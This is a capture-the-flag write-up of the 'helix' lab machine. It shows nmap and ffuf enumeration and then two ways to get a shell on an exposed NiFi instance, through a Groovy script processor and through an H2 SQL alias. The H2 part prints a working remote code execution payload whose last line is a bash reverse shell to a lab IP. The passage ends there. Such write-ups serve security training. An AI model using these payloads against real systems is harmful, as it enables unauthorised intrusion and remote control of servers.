This is helix writeup by Jiseok Song

nmap


```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:b3:f7:6c:0b:92:ab:00:ac:e7:12:e1:d1:26:9c:1e (ECDSA)
|_  256 c8:30:e6:cb:c6:cd:fc:0c:39:e5:34:04:20:07:b9:b3 (ED25519)
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://helix.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 12 17:08:50 2026 -- 1 IP address (1 host up) scanned in 9.73 seconds
```

Add helix.htb to /etc/hosts

Web Enumeration

Helix.htb doesn't have anything working.




Let's try subdomain fuzzing

```
ffuf -H 'Host: FUZZ.helix.htb' -w /opt/SecLists/Discovery/DNS/subdomains-
top1million-20000.txt -u http://helix.htb -fw 4
```

```
flow                    [Status: 200, Size: 1068, Words: 110, Lines: 28, Duration: 120ms]
:: Progress: [19966/19966] :: Job [1/1] :: 1081 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

Add it to /etc/hosts and visit flow.helix.htb

```
8 10.129.88.32 helix.htb flow.helix.htb
```




There are several ways to get a shell here.


Get nifi shell

1. Using groovy


Add a processor and select executegroovyscript




Add an output port(any name is ok) and connect it.



Configure the script body. It can be obtained from revshells.com




Copy and paste it, start listener, and run.





I got a nifi shell!

2. Using h2

Processor already put in the diagram is running h2







Browsing h2 rce script, I can see https://github.com/keycloak/keycloak/issues/33972



Edit this script

```
CREATE ALIAS REVERSE AS $$ String reverse(String s) throws java.io.IOException
{
    new ProcessBuilder("/bin/bash", "-c", s).start();
    return "ok"; } $$;
CALL REVERSE('bash -i >& /dev/tcp/10.10.16.59/9001 0>&1');
```

